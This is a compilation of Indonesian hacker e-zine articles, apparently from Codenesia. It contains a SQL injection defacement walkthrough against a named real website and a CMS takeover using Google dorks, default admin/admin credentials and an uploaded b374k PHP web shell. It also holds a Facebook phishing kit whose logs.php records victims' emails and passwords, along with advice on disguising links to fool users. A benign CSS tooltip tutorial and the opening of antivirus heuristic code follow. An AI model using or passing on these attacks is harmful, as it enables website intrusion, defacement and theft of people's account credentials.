




http://www.social-circle.co.uk/media.asp?id=4 group by  
PressReleases.creationDate,PressReleases.summaryText having 1=1

nah dapet tuh nama kolomnya : **mainText**


setelah dapat nama kolomnya




ganti lagi perintah = **update** nama\_table **set** nama\_column='hacked by namakamu';--

table = **PressReleases** sedangkan column =**mainText**

http://www.social-circle.co.uk/media.asp?id=4 **update** PressReleases **set** mainText='hacked by  
r13y5h4';--



Coba sekali lagi untuk melihat perubahannya.. ☺ nah tuh keliatan perubahannya




Untuk membuktikan lebih yakin cek di url dimana kita menemukan jalan pertama kita masuk tadi ☺

Ketik : <http://www.social-circle.co.uk/media.asp?id=4>

Karena indeves atau <http://indonesiandefacer.org> sedang dalam perbaikan maka saya arsip ja di zona-h

Mirror: <http://www.zone-h.org/mirror/id/10946916>



Nagh udagh berhaslkan menyisipkan kata2... tanpa login di website target deface?

Kesimpulan: dari aksi deface tersebut dapat kita tarik sedikit kesimpulan bahwa website yang kita jadi kan target adalah website dengan server **Microsoft ODBC SQL Server** dimana kita menemukan hole/celah untuk mengetahui nama table dan column lalu kita melakukan perubahan/ pengisian table yah istilah kerennya **injection** dengan perintah SQL (UpdateSet ) yaitu: **update** nama\_table **set** nama\_column='isi\_colom';-- [sampai di bagian ini aku mengerti karena aku dulu belajar pemrograman mySQL ☺ ]. Nah kalau sudah bisa inject kata2 jangan kasi kata2 yang KASAR dan SARA' , jadi lah hacker yang baik, wuiss sapa juga yg jd hacker ane kan Cuma newbie ☺

CMIIW....

Thank's to ibl13Z (master ajarin nyari cc dung ☺ )

By: anharku a.k.a r13y5h4

<http://anharku.us>



## Deface Website L\*komedia

By: Sonny Lazuardi

Ada yang tau L\*komedia? L\*komotif (kereta api), bukan. L\*komedia itu salah satu cms buatan Indonesia. Ternyata banyak yang menggunakan cms ini dikarenakan ringan, mudah, dan produk lokal :D. Baik, ternyata sudah ada exploit dari lokomedia ini. Ini salah satunya, celah di modul download.

Langsung aja mulai, cari web target di google. Masukkan keyword "inurl:semua-berita.html" di google. Cms l\*komedia biasanya menggunakan url itu. Setelah itu pilih target. Misalnya kita dapat <http://target.com/semua-berita.html>

Sebelum bisa menggunakan celah download ini, kita harus bisa login dulu. Coba akses web admin di <http://target.com/adminweb>




Trus kita coba-coba passwordnya siapa tahu belum diubah,

User : admin

Pass : admin

Kalo masuk, langsung ke modul download



Tambah download

## Tambah Download

Judul	:	<input type="text" value="shell"/>
File	:	<input type="text" value="C:\Users\user\Desktop\temp\shell.php"/> <input type="button" value="Browse..."/>
<input type="button" value="Simpan"/> <input type="button" value="Batal"/>		

Masukkan shell backdoor php contohnya b374k (cari dan download sendiri) ke file.

Setelah itu buka shellnya di <http://target.com/files/shell.php>

**b374k**  
m1n1 1.01

Apache/2.2.14 (Win32) DAV/2 mod\_ssl/2.2.14 OpenSSL/0.9.8l mod\_autoindex\_color PHP/5.3.1 mod\_apreq2-2009  
Windows NT SONNY 6.1 build 7600 ((null)) i586  
user  
server ip : 127.0.0.1 | your ip :::1  
safemode OFF  
[ C ] [ D ] [ E ] [ F ] > C: \xampp \htdocs \e5 \files \

explore

shell

eval

mysql

phpinfo

netsploit

upload

mail

user >

Go !

view file/folder

C:\xampp\htdocs\e5\files\

Go !

name	size
.	LINK
..	LINK
Excell_VBA.ppt	84.5 kb
PHP_weapon.jpg	288.8 kb
captcha.rar	25.68 kb

Viola, kita bebas memodifikasi web dengan shell tersebut

[sonnylazuardi@gmail.com](mailto:sonnylazuardi@gmail.com)

kidung.co.nr | websonny.co.nr | ekskul5.org

# FACEBOOK FAKE LOGIN

By: DNZ

Wagh sebenarnya malas juga nulis tentang ini..habis gara-gara ini dan si CELENGAN MANIS yg bikin aku muak banget...kenapa? karena pertanyaan dia yang bilang "Cara HACKING Facebook gimana sich??" agh....lagi2 fb lagi bukannya kemarin sudagh di terangkan sama SilverFox tentang Hacking Facebook Fake Aplication dimana kita membuat sebuah aplikasi TEXAS HOLDEM POXER CHEATER palsu yang di dalamnya sebenarnya berisi source untuk mengirimkan alamat e-mail dan password? Terus teknik social engineering om Hirin dimana sebelumnya kita mencari data dari fb target yaitu e-mail nya lalu kita berusaha nebak-nebak passwordnya mulai dari tanggal lahir, nama adik/kakak, nama pacar, nama binatang peliharaannya,dll,,buktinya om hirin sukses tuh ambil account fb temennya ☺

Sekarang gue pengen jelas'in bagaimana membuat FAKE LOGIN UNTUK FACEBOOK. Intinya kita akan melakukan aksi tipu2..agh lagi2 berbuad dosa ☹ tipu2...tapi ini untuk pembelajaran gpp lah.. Kita akan membuat halaman LOGIN FACEBOOK PALSU dimana user yang awam akan mengira ini adalah halaman login asli dari FACEBOOK, user awam akan mengetikan e-mail dan passwordnya secara tak sadar, lalu setelah pasword di masukkan apa yang terjadi? Yang terjadi hanyalah mendapatkan facebook gagal login...namun kita telah mendapatkan e-mail dan password user tersebut dengan hanya melihat log yang tercatat.

Lanjut yang kita butuhkan hanya 3 SCRIPT berikut ini:

- facebook.html (halaman facebook palsunya)
- logs.php (script untuk mengirimkan data user pass ke file logs.txt)
- logs.txt (file txt kosong saja)

Scripnya ga usah aku kasih disinya yagh nanti saya sertakan di bagian source kok .soalnya saya juga dapet dari anak2 binus ☺ yagh gpp yang penting kan belajar.. intinya pada halaman facebook.html terdapat script yang berfungsi mengirimkan data ke logs.php untuk selanjutnya yg keluar adalah tampilan dari halaman reset.php nya facebook.

Potongan codemnya:

```
<form method="POST" action="logs.php" name="menubar_login" id="menubar_login"><input type="hidden" name="charset_test" value="&euro;,&acute;,&euro;,&grave;,&acute;,&grave;,&grave;,&grave;"/><input type="hidden" id="locale" name="locale" value="en_US" /><table cellpadding="0" cellspacing="0"><tr><td class="login_form_label_field login_form_label_remember"><label><input type="checkbox" name="persistent" value="1" />Remember Me</label></td><td class="login_form_label_field"><a href="http://www.facebook.com/reset.php" rel="nofollow">Forgot your password?</a>
```



Nagh untuk script kedua logs.php

```
<?php

$file = "logs.txt";

$username = $_POST['email'];

$password = $_POST['pass'];

$ip = $_SERVER['REMOTE_ADDR'];

$today = date("F j, Y, g:i a");


$handle = fopen($file, 'a');

fwrite($handle,
"++++++++++++++++++++++++++++++++++++++++++++++++++++");

fwrite($handle, "\n");

fwrite($handle, "Email: ");

fwrite($handle, "$username");

fwrite($handle, "\n");

fwrite($handle, "Password: ");

fwrite($handle, "$password");

fwrite($handle, "\n");

fwrite($handle, "IP Address: ");

fwrite($handle, "$ip");

fwrite($handle, "\n");

fwrite($handle, "Date Submitted: ");

fwrite($handle, "$today");

fwrite($handle, "\n");

fwrite($handle,
"++++++++++++++++++++++++++++++++++++++++++++++++++++");
```

```

fwrite($handle, "\n");

fwrite($handle, "\n");

fclose($handle);

echo "<script LANGUAGE=\"JavaScript\">

<!--

window.location=\"https://login.facebook.com/login.php?login_attempt=1
\";

// -->

</script>";

?>

```

Sedikit penjelasannya aja yagh :

```

<?php
$file = "logs.txt"; <- definisikan nama file hasil simpan
$username = $_POST['email']; <- definisikan e-mail dengan $username
$password = $_POST['pass']; <- definisikan password dengan $password
$ip = $_SERVER['REMOTE_ADDR']; <- definisikan ip
$today = date("F j, Y, g:i a"); <- definisikan bulan, tanggal tahun, jam

```

File logs.txt tersebut dibuka (fopen \$file) kemudian ditulis (fwrite \$handle) diisi dengan parameter-parameter yang telah di masukkan tadi seperti e-mail, password, ip, dan tanggal saat data masuk.


Kurang lebihnya gitu aja lanjut ke praktek, Upload ketiga script tersebut ke hostingmu lalu kamu sebar saja alamat /url login tersebut misalnya dengan sedikit trick social engineering menutupi domain dengan mendaftarkan ke penyedia domain .co.tv misalnya... contoh <http://0-facebook.co.tv>



pokoknya gunain berbagai cara supaya korbanya kena tipu daya dan login ke halaman login palsu tadi, banyak cara kok seperti mengirimkan e-mail palsu lewat chat atau dengan meninggalkan alamat palsu dengan teknik seperti ini:

`<a href="http://0-facebook.co.tv"> http://facebook.com</a>`

secara tulisan sih akan terlihat facebook.com beneran namun ketika di klik maka URL yang dituju sebenarnya adalah alamat login palsu facebook 😊. Setelah itu kita tinggal lihat saja hasilnya seperti contoh berikut ini...



By: DNZ

Silent hacker



# Memberi Tooltip di Blog


By: Dream Hunter

Hello semua , diartikel ini saya akan menjelaskan tentang cara member tooltip pada blog . Perlu kita sadari bahwa user blog itu tidak sepenuhnya paham dengan apa yang kita tulis . Misal artikel yang banyak berisi istilah-istilah yang tidak diketahui/dipahami oleh user blog kita ..... ☺


Mohon maaf jika hasil yang didapat dari penambahan tooltip di blog tidak maksimal , maklum semua orang itu perlu belajar dari pengalaman . Jadi utak-atik tooltip itu agar mendapat hasil yang diinginkan . .... ☺

Cara memberi tooltip diblog itu pada prinsipnya itu sederhana = “kita hanya butuh menyisipkan Stylesheet (CSS) di blog kita , CSS yang sudah dipasang diblog kita itu tinggal kita gunakan di postingan kita . CSS itu memungkinkan kita memberi tampilan posting yang kita inginkan .” Untuk menyisipkan CSS diblog kita adalah dengan menyisipkan CSS kita di template ( yang biasanya berekstensi \*.xml) yang sedang kita pakai . ☺ Kalo masih belum ngerti , mari kita lihat tutorialnya :

1. Log in seperti biasa lalu buka menu post:



2. Lalu ketik postingan yang kita inginkan:



3. Nah , itu postingan di save dulu , sekarang kita akan membuat Stylesheetnya . Dibawah ini adalah bentuk CSS yang akan kita gunakan ..... ☺

```
span.nama_kelas
{
font-family:Arial, Helvetica, sans-serif; display:block;
cursor:default;
}

span.nama_kelas div.nama_kelas
{
background-color:#000;
filter:alpha(opacity=80);
opacity:.80;
width:300px;
right:5px;
top:0;
position:fixed;
color:#FFFFFF;
font-family:Arial, Helvetica, sans-serif;
text-align:justify;
padding:10px;
}

span.nama_kelas div.nama_kelas strong{font-weight:bolder;}
```

```
span.nama_kelas div.nama_kelas{display:none;}

span.nama_kelas:hover div.nama_kelas{display:block;}

span.nama_kelas div.nama_kelas div.nama_kelas{font-size:12px;font-family:Arial, Helvetica, sans-serif; cursor:default;color:#ffffff;text-align:right;}
```


Simpan di notepad ya ... ☺

nama\_kelas diusahakan nama yang unik, panjang . Karena jika kita menggunakan kata2 yang umum ditakutkannya nanti ada CSS yang sama dan nanti akan terjadi error . Ini contoh CSS yang sudah saya buat :

Dibawah ini adalah listing1 yang akan dipakai percobaan.


```
span.bagus{font-family:Arial, Helvetica, sans-serif; display:block;
cursor:default;}
span.bagus div.bagustip{background-color:#000;
filter:alpha(opacity=80);
opacity:.80;
width:300px;
right:5px;
top:0;
position:fixed;
color:#FFFFFF;
font-family:Arial, Helvetica, sans-serif;
text-align:justify;
padding:10px;
}
span.bagus div.bagustip strong{font-weight:bolder;}
span.bagus div.bagustip{display:none;}
span.bagus:hover div.bagustip{display:block;}
span.bagus div.bagustip div.bagusbot{font-size:12px;font-family:Arial, Helvetica, sans-serif;
cursor:default;color:#ffffff;text-align:right;}
```

4. Sekarang kita akan menyisipkan CSS diatas kedalam blog kita . Metode ini saya sebut “Bandit” :D alias “Baca n Edit” .





Cari Stylesheet yang kira2nya berisi method post ( biasanya ada tulisannya ) , lalu kita copy-paste CSS kita pada bagian itu :



Lalu save .....

5. Sekarang atau tahapan yang terakhir , kita tinggal menggunakan CSS itu pada postingan kita .  
Dibawah ini adalah bentuknya :

```
<span class="bagus">Kata yang akan diberi tooltip<br />
```

```
<div class="bagustip"><b>Judul tooltip</b><br />
```

```
<hr />
```

```
Disini tulis penjelasan yang akan ditampilkan ditempat tooltip<br />
```


```
<div class="bagusbot">
```

```
<hr/>
```

```
<b>Disini tuliskan pemilik blog atau yang membuat tooltip</b>
```

```
</div></div></span>
```

Perlu diketahui , kode2 diatas menggunakan CSS dari listing1 . Bagi anda yang sudah paham tentang CSS , boleh membuat CSS sendiri , dan bagi yang belum tahu tinggal copy-paste dari artikel ini . Ini adalah contoh penggunaan bentuk diatas . Disini kita akan member tootip pada kata Albert Einstein yang ada di awal paragraph .



Ini scriptnya :

```
<p><span class="bagus">Albert Einstein<br />
<div class="bagustip"><b> Albert Einstein </b><br />
<hr />
Albert Einstein adalah seorang jenius abad ke-20 yang telah memberikan
revolusi besar kepada dunia dalam berbagai bidang<br />
<div class="bagusbot">
<hr/>
<b>Eclios.blogspot.com</b>
</div></div></span></p>
```

Replace kata Albert Einstein yang ada di kotak post dengan script diatas . Ingat untuk copy-paste di tab edit HTML bukan compose. Jika ada error abaikan saja . Lalu publish post .

Insha Allah akan bekerja .....



Mohon maaf atas kekurangan2 yang ada , maklum penjelasannya dibuat sesingkat2nya .

Kritik dan saran silahkan ke : <http://eclios.blogspot.com>

By: **Dream Hunter**



## ICON HEURISTIC Anti-Virus (Wide Char support)

By: AURA

Pstttt !!!!!!! bagi kamu para AV maker pemula yang mau menerapkan code heuristic pada AV mu sendiri bergembiralah... kenapa ??? Karena **AURA Lab's** kini berpartisipasi dalam E-Zine yang dikeluarkan olah **CODENESIA**. Kami akan merilis SC bagaimana mendeteksi file Icon yang biasa dipakai worm untuk mengelabui user & ini juga jadi salah satu keluarga heuristic **AGHA (AURA Genetic Heuristic Advanced) v.2.0** yang dipakai oleh **AURA-AVi** yang tidak pernah rilis (ha..ha..) males codingnya uy.... Gak rugi tuh merilis SC yang harusnya jadi rahasia ??? Gak tuh.. biar orang Indonesia pada belajar & menyadari bahwa Negara kita ini telah menjadi Negara IT, sayang aja yang pinter pada kerja di perusahaan asing. Yang maju malah orang asing !!!

Kembali ke coding !! mungkin kalian sudah pernah punya SC buat mendeteksi icon file pada worm. Pertanyaannya apa sudah support Wide Char ?? Apa itu wide char ?? Itu adalah karakter Unicode, karena maraknya worm yang memakai wide char akhir-akhir ini.

Berikut struktur Algoritma AURA Genetic Byte Icon (AGBI)

1. Pastikan bahwa file adalah valid PE (.exe;.scr;.com)
2. Ekstrak icon utama si worm
3. Ambil byte icon yang tadi di ekstrak sepanjang 200
4. Hash/Checksum byte icon tersebut lalu cocokkan

Code Head :

© by : AURA Lab's 2010

Coder : Adith aUlia RAHman a.K.a AURA

Sertakan ini info ini juga ya !!!... bila Aplikasi kamu memakai kode heuristic ini. Hargai apa yang telah orang lain berikan atau saya tidak meng – OPEN SC trik untuk AV lagi ...

```
Public Declare Function CreateFileW Lib "kernel32" (ByVal lpFileName As Long,
ByVal dwDesiredAccess As Long, ByVal dwShareMode As Long, lpSecurityAttributes As Any,
ByVal dwCreationDisposition As Long, ByVal dwFlagsAndAttributes As Long, ByVal
hTemplateFile As Long) As Long
```



```
Public Declare Function ReadFile Lib "kernel32" (ByVal hFile As Long, lpBuffer As Any, ByVal nNumberOfBytesToRead As Long, lpNumberOfBytesRead As Long, lpOverlapped As Any) As Long
```

```
Public Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long
Public Declare Function DeleteFileW Lib "kernel32" (ByVal lpFileName As Long) As Long
```

```
